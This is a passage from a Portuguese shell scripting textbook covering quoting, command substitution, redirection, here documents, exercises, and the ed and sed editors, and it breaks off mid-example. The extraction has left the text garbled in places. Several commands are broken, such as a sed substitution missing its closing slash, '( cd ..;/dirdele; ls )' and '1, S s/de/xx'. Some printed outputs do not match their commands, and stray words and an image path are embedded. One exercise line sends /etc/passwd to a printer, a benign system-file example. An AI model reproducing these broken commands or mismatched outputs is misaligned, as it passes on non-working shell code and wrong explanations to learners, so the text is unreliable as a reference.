• Usando aspas, apóstrofos e barra invertida

Para usar literalmente um caractere especial sem que o *Shell* interprete seu significado, coloque o caractere entre aspas ou entre apóstrofos ou coloque uma barra invertida antes dele. Seus usos característicos são melhores definidos assim:

- Aspas – Quando se coloca um caractere especial entre aspas, o *Shell* ignora o seu significado, exceto no caso de esse caractere ser um cifrão (\$), uma crase (`), ou uma barra invertida(\).
- Apóstrofos – Os apóstrofos são mais restritivos. **Todos** os caracteres entre apóstrofos são ignorados.
- Barra Invertida – O *Shell* ignora **um e somente um** caractere que segue a barra invertida. Quando colocada ao final da linha, a barra invertida é interpretada como um aviso de continuação da linha, devolvendo um prompt secundário (`PS2`) na linha seguinte da tela. Mas, note bem, isso ocorre porque o `<ENTER>` não foi visto pelo *Shell* por estar seguindo a contrabarra.

**Dicas!**

Se você for criativo, descobrirá muitos usos para a barra invertida. Vejamos um *unalias* imediato: suponha que você tenha feito: alias rm='rm -i', caso você execute: \rm <arq>, o arquivo <arq> será removido sem solicitar a confirmação, porque quando você colocou a contrabarra (\), você escondeu da interpretação do Shell o r do comando rm, então ele não executou o alias.

Exemplos:

```
$ echo *
Arq1 Arq2 ....
$ echo \\                                A 1ª barra invertida inibiu a atuação da 2ª
\
$ echo \
> <^c>
$ echo "\"
> <^c>
$ echo Estou escrevendo uma linha compacta.
Estou escrevendo uma linha compacta
$ echo Assim não se escreve uma linha spacejada.
Assim não se escreve uma linha spacejada. Os brancos são significativos para o Shell
$ echo "Estou escrevendo uma linha spacejada."
Estou escrevendo uma linha spacejada.
```

O Shell não viu o <ENTER> e devolveu um prompt secundário (>)

As aspas não inibem a interpretação da \

Crase e parênteses resolvendo crise entre parentes

As crases são usadas para avisarmos ao *Shell* que o que está entre elas é um **comando** e para darmos **prioridade** em sua execução. Às vezes, é necessário priorizarmos um comando para que o seu resultado seja utilizado por outro.

Exemplo:

Supondo que o nome do computador em que estamos trabalhando seja comput1, e fazendo:

```
$ echo "O nome deste computador é `uname -n`"
O nome deste computador é comput1
```

Caso o comando uname -n não estivesse entre crases o resultado teria sido:

```
O nome deste computador é uname -n
```

Essa técnica é chamada de **substituição de comando** (*command substitution*) porque com seu uso você literalmente “pluga” a saída de um comando como argumento de outro.

Repare a diferença entre os comandos a seguir:


```
$ dir=pwd
$ echo $dir
pwd
$ dir=`pwd`
$ echo $dir
/home/jneves
```

Nesse caso, estávamos executando duas ações: uma atribuição (com o sinal de igual) e uma instrução (`pwd`) e para que o `pwd` fosse executado antes da atribuição, foi necessário colocá-lo entre crases.

Talvez, em virtude da matemática, temos tendência a usar os parênteses para priorizar essa execução de comandos. Está errado! No *Shell*, quando se usa um comando ou um agrupamento de comandos (que se consegue separando-os por ponto e vírgula), o que se está fazendo é chamar um ***Shell secundário*** (ou ***Shell filho***) para executar esse(s) comando(s).

Exemplo:

Suponhamos que você está situado em `dirmeu` na seguinte estrutura de diretórios:



Preste atenção nos comandos seguintes:

```
$ ( cd ..;/dirdele; ls )
arqdele1
arqdele2
$ pwd
dirmeu
```

O ponto e vírgula separa 2 comandos na linha

Repare que nós fomos ao diretório *dirdele* e listamos os arquivos lá contidos, porém ao final do comando estávamos novamente no diretório *dirmeu*. Se, após essa sequência de comandos, você sentir-se o Mandrake (o mágico...), desista. No duro, seu *Shell* nunca saiu do diretório *dirmeu*, o que aconteceu foi que os parênteses invocaram um novo *I* que, esse sim, foi para o segundo diretório, listou seu conteúdo e morreu...

O que vimos é muito conveniente para os preguiçosos (e no meu entender todo bom programador tem de ser preguiçoso), pois para fazer da forma convencional deveríamos:

```
$ cd ..;/dirdele
$ ls
$ cd -
```

Até aqui tudo bem, né? Bom, já que está tudo entendido, vou lançar um outro conceito para bagunçar tudo e semear a discórdia. É o seguinte: existe uma outra construção que vem sendo usada no lugar das crases. Como nem todos os sabores de *Shell* a implementaram, vou usá-la poucas vezes no decorrer deste livro (o suficiente para você não se esquecer que ela existe); porém, como vem ganhando terreno, vou citá-la. Para dar precedência de execução a um comando sobre os outros, coloque este comando dentro de uma construção do tipo `$ (comando)`, tal como no exemplo a seguir:

```
$ echo "O nome deste computador é $(uname -n)"
O nome deste computador é comput1
```

Conforme você viu, o uso dessa construção é exatamente o mesmo das crases, para demonstrar isso usei o mesmo exemplo anterior.

Direcionando os caracteres de redirecionamento

A maioria dos comandos tem uma entrada, uma saída e pode gerar erros. Essa entrada é chamada *Entrada Padrão* ou *stdin* e seu *default* é o teclado do terminal. Analogamente, a saída do comando é chamada *Saída Padrão* ou *stdout* e seu *default* é a tela do terminal. Para a tela também são enviadas por default as mensagens de erro oriundas do comando que neste caso é a chamada *Saída de Erro Padrão* ou *stderr*.

Para que a execução de comandos não obedeça aos seus respectivos *defaults*, podemos usar caracteres de redirecionamento com funções pre-definidas conforme as tabelas:

Redirecionamento de Saída

- > Redireciona a saída de um comando para um arquivo especificado, inicializando-o caso não exista ou destruindo seu conteúdo anterior.
- >> Redireciona a saída de um comando para um arquivo especificado, anexando-o ao seu fim. Caso esse arquivo não exista, será criado.
- 2> Redireciona os erros gerados por um comando para o arquivo especificado. Mesmo que não ocorra erro na execução do comando, o arquivo será criado.

Redirecionamento de Entrada

- < Avisa ao *Shell* que a entrada padrão não será o teclado, mas sim o arquivo especificado.
- << Também chamado de *here document*. Serve para indicar ao *Shell* que o escopo de um comando começa na linha seguinte e termina quando encontra uma linha cujo conteúdo seja unicamente o label que segue o sinal <<.

Redirecionamentos Especiais

| Este é o famoso pipe, e serve para direcionar a saída de um comando para a entrada de outro. É utilíssimo; não tenha parcimônia em usá-lo, pois normalmente otimiza a execução do comando.

tee Captura a saída de um comando com pipe, copiando o que está entrando no tee para a saída padrão e outro comando ou arquivo.

Exemplo:

```
$ ftp -ivn remocomp << FimFTP >> /tmp/$$ 2>> /tmp/$$  
> user fulano segredo  
> binary  
> get arqnada  
>FimFTP  
$
```

Os sinais > são prompts secundários do UNIX.
Enquanto não surgir o label *FimFTP* o > será o prompt (PS2), para indicar que o comando não Terminou o FTP

No exemplo anterior fazemos um FTP (*File Transfer Protocol* – que serve, basicamente, para transmitir ou receber arquivos entre computadores remotos) para *remocomp*. Vamos analisar estas linhas de código:

Linha 1 – O trecho << *FimFTP* avisa ao *Shell* que, até que o *label* *FimFTP* seja encontrado na coluna 1 de alguma linha, todas as linhas intermediárias pertencem ao comando *ftp* e não deve ser interpretado pelo *Shell*, a não ser que exista um cifrão (\$) desprotegido (que não esteja entre apóstrofos, ou sem uma barra invertida imediatamente antes) ou um comando entre crases (-).

O trecho >> /tmp/\$\$ significa que as mensagens do *ftp* deverão ser anexadas ao arquivo /tmp/<Num. do Processo>⁵ e 2>> /tmp/\$\$ o mesmo deverá ser feito com as mensagens de erro provenientes do comando.

Linhas 2 a 4 – Estas 3 linhas são o escopo do comando *ftp*. Nelas informamos o *LoginName* e a *Password* do usuário, em seguida avisamos que a transmissão será binária (sem interpretação do conteúdo) e ordenamos que nos seja transmitido o arquivo *arnqanda*.

Linha 5 – Finalmente o *Shell* encontrou o término do programa. A partir dai, novamente começará a interpretação.

5. A variável \$\$ representa o PID (Process Identification).



A variável `$$` deve ser usada para compor nomes de arquivos temporários gerados por scripts de uso público (nunca esqueça que o Sistema Operacional UNIX é multiusuário), evitando conflitos de permissões de diferentes usuários sobre o referido arquivo.

```
$ mail fulano < blablabla
```

No caso anterior, estou mandando um *e-mail* para o usuário `fulano` e o conteúdo deste *e-mail* foi previamente editado no arquivo `blablabla` que está sendo redirecionado como entrada do comando `mail`.

Exemplo:

```
$ mail fulano << FimMail
```

O *mail* começa logo após e termina em `FimMail`.

```
Sr. Fulano,
```

```
Brasil, `date'
```

Observe o comando `date` entre crases.

```
Atualmente o conteúdo do meu diretório eh:
```

```
`ls -l'
```

O `ls -l` está entre crases, logo será resolvido.

```
Atenciosamente, EU
```

```
FimMail
```

Terminou o texto do *mail*

No exemplo anterior, foi enviado um *e-mail* para o usuário `fulano`, cujo conteúdo terminaria quando o *Shell* encontrasse **apenas** o *label* `FimMail` em uma linha. Mas o *Shell* identificou os comandos `date` e `ls -l` entre crases e resolveu-os. Dessa forma, na mensagem enviada ao Sr Fulano continha a data de envio da correspondência e todos os arquivos que compunham o diretório corrente naquele momento.



ATENÇÃO

Uma fonte de erros muito comum em *scripts* é devido a espaços em branco antes ou depois de um *label*. Conforme frisei antes, preste atenção para que uma determinada linha possua **apenas** o *label*. Esse tipo de erro é de difícil detecção, porém para descobrir espaços e caracteres especiais indesejados use a instrução `cat` com as opções `-vet`.

Mais um exemplo:

```
$ rm talvez 2> /dev/null
```

Para não poluir a tela do meu *script* e por não ter certeza se o arquivo *talvez* existe, eu uso esta construção porque, caso o arquivo não exista, a mensagem de erro do *rm* talvez: no such file or directory não será exibida na tela, desta forma poluindo-a, mas sim enviada para */dev/null*, ou seja, para o buraco negro, onde tudo se perde e nada volta.

```
$ echo "Atualmente existem `who | wc -l` usuarios conectados"
Atualmente existem          4 usuarios conectados
who      - Lista os usuários conectados;
wc -l    - Conta linhas;
|       - Pega a lista gerada pelo who e a entrega ao wc -l para contá-las.
```

O comando anterior poderia ficar melhor se tirássemos as aspas:

```
$ echo Atualmente existem `who | wc -l` usuarios conectados
Atualmente existem 4 usuarios conectados
```

Exercícios

Como diz o enunciado deste capítulo, "Recordar é Viver", e como o intuito deste livro é ser eminentemente prático na medida do possível, alguns dos exercícios a seguir, por não terem sido explicados até este ponto, não devem ser encarados como um desafio, mas sim como uma forma de re-aprender o Bash básico, porém fazê-los é indispensável, pois ao longo do livro usaremos muito os conceitos de metacaracteres. Vejamos o conteúdo do nosso diretório corrente:

```
? ls
2ehbom      bdb      listdir   param3   quequeisso   teles
DEADJOE     bronze   listdir1  param4   rem         testchar
DuLoren     confusao lt        param5   tafechado  testsex
Param       erreeme  medieval param6   talogado   tputcup
aa          hora     param1    pedi     tavazio   tr
add         kadeo   param2    pp      telefones
```

1. Como se comportariam os seguintes comandos?

<i>ls *</i>	<i>ls [!lpt]*</i>
<i>ls [Pp]*</i>	<i>ls [apt][ae][dls]*</i>
<i>ls [c-ms-z]*</i>	<i>ls *[!4-6]</i>
<i>ls param?</i>	<i>ls *[aeiou]*</i>
<i>ls ?aram?</i>	<i>ls te[!s]*</i>

2. O que aconteceria na execução destas sequências de comandos?

<code>ls wc -l</code>	<code>mail procara < mala</code>
<code>ls > /tmp/\$\$ 2> /tmp/x\$\$</code>	<code>(cd : pwd)</code>
<code>ls NuncaVi >> /tmp/\$\$ 2>> /tmp/x\$\$</code>	<code>cat quequeisso tee qqisso</code>
<code>echo Nome do Sistema: uname</code>	<code>mail procara << !</code>
<code>echo Nome do Sistema: `uname`</code>	<code>cat /etc/passwd sort lp</code>

3. Qual comando deve ser empregado para:

- Mandar `mail` para o `LoginName` xato, estando o texto da correspondência no arquivo `blabla.mail`;
- Mandar `mail` para o `LoginName` xato, estando o texto redigido imediatamente após o comando;
- Mandar `mail` para o `LoginName` xato, contendo os nomes dos arquivos do diretório corrente (aquele que você estava quando o `mail` foi enviado) e a data e hora atualizadas;
- Executar o programa `prog`, mandando a sua saída simultaneamente para a tela e para o arquivo `prog.log`;
- Executar o programa `prog` mandando a saída simultaneamente para a tela, para o arquivo `prog.log` e para a impressora;
- Listar todos os arquivos começados por a, b, c, d, e, h, i, j, k, x e que não terminam com esses mesmos caracteres;
- Escrever na tela do terminal:

As seguintes pessoas estão logadas: <relação gerada pelo comando who>





Capítulo 2

Comandos que não são do Planeta

- Neste capítulo estudaremos comandos e/ou opções de comandos que não são usados com muita frequência nas tarefas do dia a dia da operação do *UNIX*, porém são utilíssimos na elaboração e desenvolvimento de *scripts*.

Para que possamos entender melhor o conteúdo deste capítulo, ao final do livro foi inserido um apêndice que trata das expressões regulares ou *regexp*, ou ainda, abrangingando e simplificando, *ER*. É altamente recomendável sua leitura, pois além do que será visto neste capítulo, diversas instruções que você verá mais à frente usam e abusam das *ERs*.

O ed é d+

Vale a pena, como introdução a este capítulo, dar uma lembrada no *ed*, já que algumas das instruções que veremos a seguir usam abundantemente (ops!) os conceitos, parâmetros e comandos desse editor.

Já sei que você está se perguntando por que vamos estudar diretivas de um editor, se este é um livro de programação. A resposta é simples: quando o seu Sistema Operacional lhe deixou na mão, tendo como consolo somente um disquete de boot de emergência, nesse mo-

mento está só, amigo! Seu único companheiro para lhe ajudar a fazer os acertos necessários para que sua máquina volte a funcionar é o ed. Como as ERs usadas por esse editor são as mesmas usadas pelo vi, por comandos como o sed e o grep (entre outros) e até por linguagens como o perl e o python (entre outras), por que não sentar na varanda da saudade e relembrá-lo?

Para tal, temos um arquivo chamado quequeisso com o seguinte formato:

```
$ cat quequeisso
```

ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:

Interpretador de comandos;

Controle do ambiente UNIX;

Redirecionamento de entrada e saida;

Substituicao de nomes de arquivos;

Concatenacao de pipe;

Execucao de programas;

Poderosa linguagem de programacao.

Indicador de pesquisa: /

A barra serve para indicar uma pesquisa no arquivo, assim:

```
/vasco
```

Procurará a sequência de caracteres `vasco` em qualquer lugar da linha.

Exemplos:

```
$ ed quequeisso
```

```
416
```

416 caracteres no arquivo

```
1,$p
```

Listar(p) da 1ª(1) à última(\$) linha

ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:

Interpretador de comandos;

Controle do ambiente UNIX;

Redirecionamento de entrada e saida;

Substituicao de nomes de arquivos;

Concatenacao de pipe;

Execucao de programas;
 Poderosa linguagem de programacao.
 /EH
 ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
 /
 EH UMA LAVAGEM CEREBRAL!!!

Pesquisa a ocorrência da cadeia EH

Repete a mesma pesquisa

Início da linha: ^

Quando nossa intenção for pesquisar uma cadeia de caracteres no início da linha e somente no início, usamos o circunflexo (^).

Assim a expressão regular:

`^flamengo`

Procurará a existência dos caracteres `flamengo` somente se eles ocorrerem no início da linha.

Exemplos:

```
$ ed quequeisso
416
1,$p
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell além de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuários, tem também as seguintes atribuições:

Interpretador de comandos;

Controle do ambiente UNIX;

Redirecionamento de entrada e saída;

Substituição de nomes de arquivos;

Concatenação de pipe;

Execução de programas;

Poderosa linguagem de programação.

`/^C`

Procura C no início da linha

Controle do ambiente UNIX;

`/`

Procura próximo C no início da linha

Concatenação de pipe;

Fim da linha: \$

Da mesma forma que usamos o ^ para pesquisar no início da linha, usamos um cifrão (que alguns preferem chamar dólar; eu prefiro usar cifrão e ter o dólar no bolso) para pesquisar no final da linha.

Assim:

fluminenses

Procurará os caracteres fluminense somente se eles forem os últimos da linha.

Antes do exemplo a seguir, vou passar o conceito de outro caractere, o ponto (.), cuja finalidade é servir como uma espécie de curinga posicional, isto é, na posição em que o ponto (.) se encontra, qualquer caractere é válido.

ca. eta
c.u

Aceita caneta, capeta, careta,...
Aceita céu, crv, crv, c7u...

Vejamos então o exemplo a seguir:

```
$ ed quequeisso  
416  
/UNIX.$  
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,  
/  
Controle do ambiente UNIX:  
Repete a ultima pesquisa
```

Substituição:

Para trocarmos uma cadeia de caracteres por outra, usamos um **s** seguido da cadeia inicial entre duas barras (/) e da cadeia final, fazendo:

O espaço entre os s e a é facultativo

Estaremos trocando alhos por bugalhos. **MAS ATENÇÃO!** Somente a primeira linha em que ocorresse alhos seria alterada. Para alterarmos em todas as linhas deveríamos fazer:

1.s s/alhos/bugalhos

Exemplo:

1, S s/de/xx

Poxxrosa linguagem de programacao.

1, Sp

ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuarios, tem tambem as seguintes atribuicoes:

Interpretador xx comandos;
 Controle do ambiente UNIX;
 Redirecionamento xx entrada e saída;
 Substituicao xx nomes de arquivos;
 Concatenacao xx pipe;
 Execucao xx programas;
 Poxxrosa linguagem de programacao.

Aí, você que é esperto prá chuchu, vai me perguntar:

- Pôxa, a linha 8 ficou "Substituicao xx nomes de arquivos;". Se o de permanece, é sinal que essa expressão regular não funciona! Não deveria ter um xx no lugar daquele de? E eu vou lhe responder:
- Não, campeão, o s sozinho substitui somente a primeira ocorrência da primeira linha, se fizermos 1,\$ s será substituída a primeira ocorrência de todas as linhas. Note que o 1,\$ quer dizer da primeira à última linha, em nenhum lugar dissemos que a pesquisa deveria ser global.

Então vamos desfazer essa alteração:

u O u (undo) desfaz a última alteração
 1,\$p ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
 EH UMA LAVAGEM CEREBRAL!!!
 O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
 interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
 Interpretador de comandos;
 Controle do ambiente UNIX;
 Redirecionamento de entrada e saída;
 Substituicao de nomes de arquivos;
 Concatenacao de pipe;
 Execucao de programas;
 Poderosa linguagem de programacao.

Vamos finalmente globalizar essa substituição. Para tal, basta acrescentarmos ao final da expressão regular a letra g de global. Vale acrescentar que a expressão regular g não está atrelada ao comando de substituição. Outros comandos também a usam para cumprir a mesma finalidade. Então devemos fazer:

```
1,$ s/de/xx/g
1,$ p
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem xx analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
Interpretador xx comandos;
Controle do ambiente UNIX;
Redirecionamento xx entrada e saida;
Substituicao xx nomes xx arquivos;
Concatenacao xx pipe;
Execucao xx programas;
Poxxrosa linguagem xx programacao.
```

Vamos agora restaurar o texto para podermos seguir em frente usando o que aprendemos sobre o `ed`. Para isso vamos desfazer a última alteração (`undo`).

`u`

O `u` desfaz a última alteração

O comando `sed`

Até no nome o comando `sed` se parece com o `ed`. Sua sintaxe geral é:

`sed expressão regular [arquivo]`

Onde expressão regular nada mais é senão uma das expressões regulares como as que mostramos para o `ed`, mas que podem e devem ser vistas com maior abrangência no apêndice 2 deste livro (não deixe de entendê-las, pois são ferramentas poderosíssimas de diversas linguagens e editores), mas que obedecem ao seguinte formato geral:

`[<endereço-1>, [<endereço-2>]] <função> [argumento]`

Onde `<endereço-1>`, `<endereço-2>` definem o escopo de abrangência do comando. Se ambos forem omitidos, a interação será sobre todas as linhas do `arquivo` especificado. Se somente um for eleito, o comando só atuará sobre a linha referida.

Os endereços podem ser passados de duas formas:

1. Referenciando a linha pelo seu número:

```
$ sed '4 ...' arquivo
$ sed '4,9 ...' arquivo
```

2. Procurando por uma cadeia no texto, e esta pesquisa se faz colocando a cadeia que se quer achar entre barras, como vimos no ed.

```
$ sed '/cadeia/...' arquivo
$ sed '/cadeia1/,/cadeia2/...' arquivo
```

Nos pares de exemplos mostrados, devemos observar que no primeiro de cada par o `sed` possui somente um endereço, isto é, no primeiro par atuaria somente sobre a linha 4 e no segundo nas linhas que a palavra `cadeia` fosse encontrada.

Nos segundos exemplos de cada par, o comando `sed` atuaria sobre faixas, no primeiro entre as linhas 4 e 9 e no segundo nas linhas entre a primeira ocorrência de `cadeia1` e a primeira ocorrência de `cadeia2`, entre a segunda ocorrência de `cadeia1` e a segunda de `cadeia2`, e assim por diante.

Se nenhum arquivo for especificado, é assumida a *entrada padrão* (o teclado, lembra-se?).

As funções são várias e semelhantes ao editor `ed` (que também faz uso abundante de expressões regulares), como veremos a seguir:

Função substitui cadeia: `s`

Como vimos no `ed`, o `s` substitui a cadeia de caracteres que está entre o primeiro par de barras⁶ pela cadeia contida no segundo par.

Usando mais uma vez o nosso arquivo `quequeisso`, caso desejássemos destacar as palavras *UNIX* do texto, poderíamos fazer:

```
$ sed 's/UNIX/UNIX <- ACHEI!!!!/' quequeisso [Substitui a cadeia UNIX por UNIX<-ACHEI!!!!]
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
```

6. Par de barras é uma simplificação e seu uso é, por motivos históricos, generalizado mas não obrigatório, podendo ser substituído por ?expressão?, onde ? é qualquer caractere.

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX <- ACHEI!!!!!, interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
Interpretador de comandos;
Controle do ambiente UNIX <- ACHEI!!!!;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.

No entanto, se fizéssemos:

```
$ cat quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
Interpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.
```

- Ué! eu não acabei de trocar UNIX por UNIX <- ACHEI!!!! ? Por que voltou tudo ao que era antes?

Você trocou, mas não especificou a saída da alteração, então o texto alterado foi para a saída padrão (tela do terminal), não ficando fisicamente gravado em nenhum lugar. Para que as alterações sejam definitivas, a saída do sed deve ser direcionada para um arquivo.



ATENÇÃO

Isto já foi avisado, mas sou chato e vou repetir! Não use como saída o arquivo de entrada, pois dessa forma você estaria perdendo todo o seu conteúdo, e sem chance de arrependimento. Conforme explicado antes, primeiramente o *Shell* resolverá os redirecionamentos – criando a essa altura um arquivo de saída com tamanho 0 (zero) – e posteriormente executará o sed usando este arquivo vazio como entrada.

No exemplo adiante, da linha 1 a 2, vamos substituir as letras maiúsculas([A-Z] lê-se de A até Z) por nada (no exemplo não foi colocado nada entre //) e finalmente vamos globalizar essa pesquisa por todas as ocorrências nas duas linhas. A saída será redirecionada para um arquivo temporário para, caso queira, salvar as alterações executadas.

```
$ sed '1,2s/[A-Z]//g' quequeisso > /tmp/ex      Da linha 1 a 2 troque maiúscula por nada
$ cat /tmp/ex
$ cat /tmp/ex
'
'
!!!

```

*Lista /tmp/ex que é o arquivo de saída do sed
Da 1ª linha sobraram uma , espaços e outra ,
Da 2ª linha sobraram 3 espaços e 3 !*

O Shell além de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuários, tem também as seguintes atribuições:

Interpretador de comandos;

Controle do ambiente UNIX;

Redirecionamento de entrada e saída;

Substituição de nomes de arquivos;

Concatenação de pipe;

Execução de programas;

Poderosa linguagem de programação.

O arquivo não será alterado para manter o exemplo didático e para lhe fazer, conforme prometido, uma lavagem cerebral. Mas, se você quisesse salvar as alterações, bastava:

```
$ mv /tmp/ex quequeisso
```

Lá no ed eu não falei sobre isso porque estava guardando esta carta na manga. Lá eu disse que se fizéssemos:

s/a/b/

estariamos trocando o primeiro a encontrado por b e dissemos também que se fizéssemos:

s/a/b/g

estariamos trocando todos os a por b, mas as coisas não funcionam bem assim. Veja isso:

Exemplo:

```
$ sed 's/r/X/2' quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell alem de analisar cada dado entXado a partir do prompt do UNIX, interfaceando com os usuaxios, tem tambem as seguintes atribuicoes:
Interpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entXada e saida;
Substituicao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.

Nesse caso, foi especificado que a segunda ocorrêcia da letra r seria substituída por um x.

Da mesma maneira, para substituirmos todas as ocorrências de um texto, a partir da segunda, deveremos fazer:

```
$ sed 's/Texto/OutroTexto/2g' arquivo
```

Exemplo: Para trocar todo r por x, faça:

```
$ sed 's/r/X/2g' quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem de analisar cada dado entXado a paXtiX do pxompt do UNIX,
interfaceando com os usuaxios, tem tambem as seguintes atXibuicoes:  
Interpretador de comandos;  
Controle do ambiente UNIX;  
Redirecionamento de entXada e saida;  
Substituicao de nomes de arquivos;  
Concatenacao de pipe;  
Execucao de programas;  
Poderosa linguagem de programacao.
```

Voltemos aos exemplos de uso do sed:

```
$ cat quequeisso | sed 's/ .*/'
ATENCAO,
EH
O
interfaceando
Interpretador
Controle
Redirecionamento
Substituicao
Concatenacao
Execucao
Poderosa
```

Observe que existe 1 espaço entre a 1^a/ e o .

O comando `cat` gerou uma listagem do arquivo `quequeisso` que foi entregue ao comando `sed` pelo *pipe* (`|`). Esse comando `sed` pede para substituir tudo após o primeiro espaço (`/ .*/`) por nada (`//`), ou seja, todos os caracteres após o primeiro espaço são deletados.



Essa forma de usar o comando `sed`, ou qualquer outro que não seja necessário o uso de pipes, deve ser evitada, pois cada novo pipe gera mais uma instância de *Shell*. Esse comando seria melhor empregado de uma das formas a seguir:

```
$ sed 's/ .*/' quequeisso
$ sed 's/ .*/' < quequeisso
```

Função substitui caractere: y

Assim como a função `s` substitui uma cadeia, a função `y` substitui um caractere, dessa forma, o que estiver entre os separadores da função `y`, que normalmente são barras (mas como já vimos, não obrigatoriamente), não será visto pelo `sed` como uma cadeia, mas sim como um agrupamento de caracteres. No exemplo a seguir, trocarei as três primeiras consoantes (`bcd`) maiúsculas ou minúsculas de `quequeisso` por algarismos de 1 a 3, respeitando a sequência natural destas letras dentro as consoantes.

```
$ sed 'y/BCDbcd/123123/' quequeisso
ATEN2AO, O TEXTO A1AIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM 2ERE1RAL!!!
O shell alem de analisar 2a3a 3a3o entra3o a partir 3o prompt 3o UNIX,
interfa2ean3o 2om os usuarios, tem tam1em as seguintes atrilui2oes:
Interpreta3or 3e 2oman3os;
2ontrole 3o amliente UNIX;
Re3ire2ionamento 3e entra3a e sai3a;
Sulstitui2ao 3e nomes 3e arquivos;
2on2atena2ao 3e pipe;
Exe2u2ao 3e programas;
Po3erosa linguagem 3e programa2ao.
```

Caso tivéssemos usado a função `s`, só haveria troca se existisse em `quequeisso` uma cadeia `BCDbcd`.

Função imprime (print):

Essa função serve para reproduzir linhas de um endereço especificado ou que atendam a determinado argumento de pesquisa.

Exemplo:

```
$ sed '/UNIX/p' quequeisso
```

O p imprime a linha que atenda à expressão

```
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell além de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuários, tem também as seguintes atribuições:

- Interpretador de comandos;
- Controle do ambiente UNIX;
- Controle do ambiente UNIX;
- Redirecionamento de entrada e saída;
- Substituição de nomes de arquivos;
